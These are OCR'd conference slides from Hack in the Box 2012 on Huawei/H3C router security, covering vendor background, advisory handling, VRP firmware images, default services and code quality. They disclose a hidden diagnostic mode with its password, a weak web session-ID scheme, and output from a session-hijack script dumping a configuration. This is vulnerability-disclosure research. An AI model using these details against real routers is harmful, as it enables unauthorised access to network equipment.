
HUAWEI ROUTERS

Hack in the Box 2012




INTRODUCTION

In which we also look at disclosure and reporting.

BACKGROUND AND MARKET

- Huawei is the #2 telecommunications equipment vendor worldwide
  - Founded 1988
  - 155.000 employees worldwide
- Three major business units
  - Telecom Networks
    - Accounted for 15.7% global carrier network infrastructure market in 2010
    - Customers are 80% of the world's top 50 telecoms
  - Global Services
    - Builds and operates networks for clients
    - 47 managed services contracts in 2010 alone
  - Devices
    - White label products and branded cellphones
    - 120 million devices, 30 million of which were cellphones



PRODUCT RANGE

- Radio Access equipment
  - BTS and BSC
- Fixed line equipment
  - Fiber and copper infrastructure, DSLAMs
- Transport network
  - Optical transport, MSTP, microwave
- Core network
  - CDMA, soft switches, session border controller, IP multimedia, Universal Media Gateways
- Telco infrastructure
  - Antennas, power supplies, etc.
- Storage
  - Cloud, SAN, NAS
- Software
  - Network Management, CRM, enterprise solutions
- Devices
  - Mobile phones, mobile broadband, home devices

ROUTING EQUIPMENT

- Data communications equipment
  - NE Series (5000E, 80/40, 80E/40E, 20/20E)
  - AR Series (3200, 2200, 1200, 49, 46, 29, 28, 19, 18)
  - Metro Service Switches (CX series)
  - Ethernet switches (S series)
  - The router and switch products are also known as "Quidway"
- There are H3C (Huawei-3Com) versions as well
  - On April 12, 2010, Hewlett-Packard completed its acquisition of 3Com Corporation
  - Statements from Huawei and HP differ on who uses what code
    - Following our DEFCON talk, HP immediately provided information and machines for testing
- Interesting past joint venture: Huawei-Symantec


PRODUCT SECURITY

- „Taking on an open, transparent and sincere attitude, Huawei is willing to work with all governments, customers and partners through various channels to jointly cope with cyber security threats and challenges from cyber security."
  - http://www.huawei.com/en/about-huawei/corporate-info/declarations/cyber-security/index.htm
- "Huawei calls for global cooperation in data protection. Founder of Chinese telecom giant, which has faced security concerns in the US and Australia, makes call for global cooperation to improve data protection, according to reports."
  - http://www.zdnet.com/huawei-calls-for-global-cooperation-in-data-protection-2062305225/
- Following our DEFCON Talk, Huawei published "Cyber Security Perspectives"
  - by John Suffolk, Global Cyber Security Officer

SECURITY HANDLING

- The product security team used to be hard to find
  - There was a CERT team for the FIRST membership
  - Now there is a PSIRT (used to be called NSIRT)
    - http://www.huawei.com/ilink/en/special-release/HW_093771
  - The PSIRT is now listed on OSVDB
- Product security advisories are published “for customers”
  - You need to be registered / logged in on their web site
  - We have been provided with previews of advisories in PDF format
    - Huawei-SA-20120808-01-HTTP-Module
    - Huawei-SA-20120808-02-HTTP-Module
    - Huawei-SA-20120808-03-HTTP-Module
- Product security related updates to software are currently not marked as such
  - According to private reports, security vulnerabilities used to get fixed “on the fly” when customers complaint
- The UK-based “Huawei Cyber Security Centre” actively audits code of Huawei products

WORK IN PROGRESS



Welcome Common User

English / 中文 | Log Out

HUAWEI

SOLUTIONS PRODUCTS SERVICES SUPPORT ABOUT US

- Technical Support
- Emergency Response
  - Security Advisories
  - Security Response process...
  - Security Patches
  - Security Tools

Security Advisories

Product Line:	-------------- Please Select --------------	Product Family:	-------------- Please Select --------------
Title:			Search

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
VRP


In which we talk about software on routers.

VERSATILE ROUTING PLATFORM

- The Versatile Routing Platform (VRP) is the software platform used on data communication products of the vendor
- Multiple branches are known:
  - VRP 1.x and 2.x – Not the Cisco IOS copy!
    - In fact only Cisco's EIGRP code and DUAL algorithm were copied verbatim, including a bug in Cisco's EIGRP code
    - CLI and commands were imitated from IOS
    - User manuals were copied
  - VRP 3.x: VxWorks 3.x based
  - VRP 5.x: VxWorks 5.x based
    - According to Huawei largely rewritten
  - VRP 8.x: Unknown (new in 2011)
- Versioning based on platform, release and revision
  - E.g. S3500EA-VRP520-F5305L01.bin
- Also known as: COMWARE (OEM), VXLS

VERSION DISTRIBUTION






MANAGING VRP

- Standard interfaces
  - Command line interface (CLI)
    - Via SSH, Telnet and Console
  - Web based configuration
  - NetConf (RPC/XML)
  - SNMP
- Branch Intelligent Management System (BIMS)
  - Remotely update configuration and software
- Language settings for Chinese and English
  - Including the logging functions
  - Debug functionality often only available in Chinese

HIDDEN COMMANDS

```
******************************************************************************
*  Copyright (c) 2004-2007 Hangzhou H3C Tech. Co., Ltd. All rights reserved.   *
*  Without the owner's prior written consent,                                  *
*  no decompiling or reverse-engineering shall be allowed.                     *
******************************************************************************
Login authentication


Username:admin
Password:<our password>
<H3C>system-view
System View: return to User View with Ctrl+Z.
[H3C]_
Now you enter a hidden command view for developer's testing, some commands may
affect operation by wrong use, please carefully use it with our engineer's
direction.
[H3C-hidecmd]en_diagnose
 input password (1-12 characters) : huawei-3com
 This mode is for our engineers to test. Running these commands could result in
exceptions. Please do not run these commands without directions of our
engineers.
[H3C-diagnose]
```



VRP IMAGES

In which we take a look at some internals.

IMAGE AVAILABILITY

- The support area on Huawei’s web site contains images
  - You have to get “authorized” to download them
    - No idea how that works
- The flash file system is available via FTP on devices, including the current image
  - `system` is the image
  - `http.zip` contains the static web content
  - `config.cfg` contains the current configuration
  - `webinit.cfg` contains the default configuration
- Legal access to images is difficult
  - Buying entire routers helps

IMAGE FORMAT

- VRP image headers differ greatly per platform
  - It looks like most platforms have their own image format
- VRP3.x images tend to only have one header and one compressed file inside
- VRP5.x images are variations of custom archive formats
  - Commonly the file extension is .cc
  - Some of these formats contain file descriptions
  - So far, no cryptographic protections have been found
- Images for recent devices contain many firmwares for sub-systems and multiple bootloader images
  - 33 files in an AR1220 image
  - 30 files in a NE20 image
  - 256 files in a NE40E/80E image
- Compression algorithms observed so far:
  ARJ, ZIP, deflate, 7zip, LZS (INCITS/ANSI X3.241-1994)

SAMPLE IMAGE

```
NE20V200R005C05SPC100:
00001824 (9719792): Main File!                             LZS compressed, 63MB main image
00946814 (  78680): Please put your Description Here!      ARJ archive data
00959B6C (   6776): Please put your Description Here!      ARJ archive data
0095B5E4 (  11672): Please put your Description Here!      ARJ archive data
0095E37C (   8408): Please put your Description Here!      ARJ archive data
00960454 (  19040): Please put your Description Here!      ARJ archive data
00964EB4 ( 120640): Please put your Description Here!      ARJ archive data
009825F4 (  55672): Please put your Description Here!      ARJ archive data
0098FF6C (  99328): Please put your Description Here!      ARJ archive data
009A836C (   6264): Please put your Description Here!      ARJ archive data
009A9BE4 (  18888): Please put your Description Here!      ARJ archive data
009AE5AC ( 104008): Please put your Description Here!      ARJ archive data
009C7BF4 (  47336): Please put your Description Here!      ARJ archive data
009D34DC ( 139912): Please put your Description Here!      ARJ archive data
009F5764 ( 126912): Please put your Description Here!      ARJ archive data
00A14724 (  59048): Please put your Description Here!      ARJ archive data
00A22DCC ( 837368): Please put your Description Here!      ARJ archive data
00AEF4C4 ( 219920): Please put your Description Here!      ARJ archive data
00B24FD4 ( 669392): V200R005C03SPC001B01B                  ARJ archive, bootloader, IPsec
00BC86A4 ( 250744): Boot load file TYPE!                   ARJ archive, VXWORKS bootloader
00C05A1C ( 208800): NE20 Big BootRom File!                 ARJ archive, bootloader
00C389BC ( 298924):                                        another Bootloader
00C81968 ( 167320): South Bridge Logic!                    data
00CAA700 ( 234760): Please put your Description Here!      ARJ archive data
00CE3C08 ( 137856): 00000001                               ELF 32-bit PowerNP
00D05688 ( 138928): 00000002                               ELF 32-bit PowerNP
00D27538 ( 130904): 00000003                               ELF 32-bit PowerNP
00D47490 ( 138560): 00000004                               ELF 32-bit PowerNP
00D691D0 ( 138136): 00000005                               ELF 32-bit PowerNP
00D8AD68 (   2016): config!                                ASCII text
```

HARDWARE ARCHITECTURES

- All machines we have seen are PowerPC based
- AR-18 and AR-28 are similar to other shared memory router platforms (think Cisco 2600)
- AR1200/2200/3200 are more modular (think Cisco 1700)
  - ARM9 and ARM11 sub-systems
  - FPGAs
  - Broadcom chipsets
- NE20, 40 and 80 are highly modular routing platforms with hardware acceleration
  - Using IBM PowerNP network processors (NP4GS3)
    - Classification, encapsulation, IP parsing in hardware
    - Highly parallel execution: 8 dyadic protocol processor units (DPPUs), 2 picocode processors and 4 threads per DPPU

DEFAULT SERVICES

- Services enabled by default obviously depend on the VRP version and platform
- Usually open by default are:
  - SSH
  - HTTP / Web Management (CPE devices)
  - FTP
- Also commonly open are:
  - Telnet
  - X.25 over TCP
  - H.323 on multiple ports
- Disabling the default services is a fairly recent feature on this platform
- The BIMS client can be triggered by DHCP


CODE QUALITY

- Multiple re-implementations of functions like memcpy, strcpy, strnstr, etc.
  - # of calls to sprintf() is linear function of machine size
  - A sample of VRP 3.4 for H3C AR-18 calls sprintf 10730 times
  - A sample of VRP 3.4 for Huawei AR-28 calls sprintf 16420 times
  - A sample of VRP 5.5 for Huawei NE20 calls sprintf 27753 times
- SSH server is a complete rewrite
  - Reports the internal FSM state when failing
    - … as in: the name of the state constant
  - OpenSSH fails handshake:
    RSA modulus is 512, 768 is required
- The NULL-Page is mapped
  - … as in RWX mapped

WEB MANAGEMENT

In which we start to wonder.

THE WEB UI



设备概要	
名称	H3C
描述	H3C Comware software,Comware software, Version 3.40, Release 1711P02.H3C Router AR18-22.Copyright (c) 2004-2007 Hangzhou H3C Technologies Co., Ltd. All rights reserved.
软件版本	Comware3.40-Release 1711P02
硬件版本	4.0
WEB版本	2.01
bootRom版本	9.04
运行时间	0天 20小时 12分钟 57秒

本页显示路由器的外观、端口状态和设备基本信息。本页面每隔60秒自动刷新一次。

端口含义：

🟩	已激活接口。
🟥	未连接接口。
🟦	未激活接口。

当鼠标移到端口图标上时，会显示该端口的相关信息。

刷新：
点击（刷新）按钮立即刷新页面，查看最新的端口状态和设备信息。

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THE WEB UI

- Only works in Internet Explorer
  - Some VRP versions don’t work at all
- Uses a Session-ID, called UID: the hex representation of a 32Bit value
  - We only need to test 11 Bit of the UID in order to gain access
  - We can log in with a simple Perl script …

```
UID values:

ab0c0000
ab0d0100
ab0e0200
ab0f0300
ab100400
ab110400
     ^-- concurrent session
    ^-^^- ignored
  ^^------ session
^^--------- fixed value
```

REMOTE SESSION HIJACK


```
[fx@box]$ perl SessionHijack2.pl 1.2.3.4
Found active session ID: AB180100 - dumping config:
HTTP/1.1 200 OK
Allow: GET, POST, HEAD
MIME - Version: 1.1
Server: Lanswitch - V100R003 HttpServer 1.1
Date: SAT, 1 Jan 2000 20:53:16
Connection: close
Content-Type: text/cfg
Last-Modified: SAT, 1 Jan 2000 20:53:16


#
 sysname H3C
#
 cpu-usage cycle 1min
#
 connection-limit disable
 connection-limit default action deny
 connection-limit default amount upper-limit 50 lower-limit 20
#
 DNS resolve
 DNS-proxy enable
#
 web set-package force flash:/http.zip
```

THE HTTP SERVER

In which we aleph1.

REMOTE HTTP PRE-AUTH

